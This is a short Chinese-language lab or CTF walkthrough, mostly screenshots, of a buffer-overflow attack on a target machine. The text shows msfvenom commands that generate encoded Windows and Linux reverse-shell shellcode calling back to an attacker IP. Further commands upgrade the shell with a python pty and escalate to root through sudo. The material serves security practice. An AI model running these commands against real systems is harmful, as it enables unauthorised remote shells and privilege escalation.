
因为有大小端问题需要反写进入cpu（一般是小端）（字节倒序）

反弹shell编写


msfvenom -p windows/shell\_reverse\_tcp lhost=192.168.21.146 lport=666 -b "\x00" -e x86/shikata\_ga\_nai -f c



记得要用nop来空格解码




测试




成功

记得修改shell需要攻击靶机了


生成linux的shell

msfvenom -p linux/x86/shell\_reverse\_tcp lhost=192.168.21.146 lport=666 -b "\x00" -e x86/shikata\_ga\_nai -f c

修改脚本




测试



成功拿到

提升交互性


python -c "import pty;pty.spawn('/bin/bash')"




sudo -l




更具提示往没有密码的位置钻



这里有command可以去试试





直接一个/bin/bash抬走下一位



结束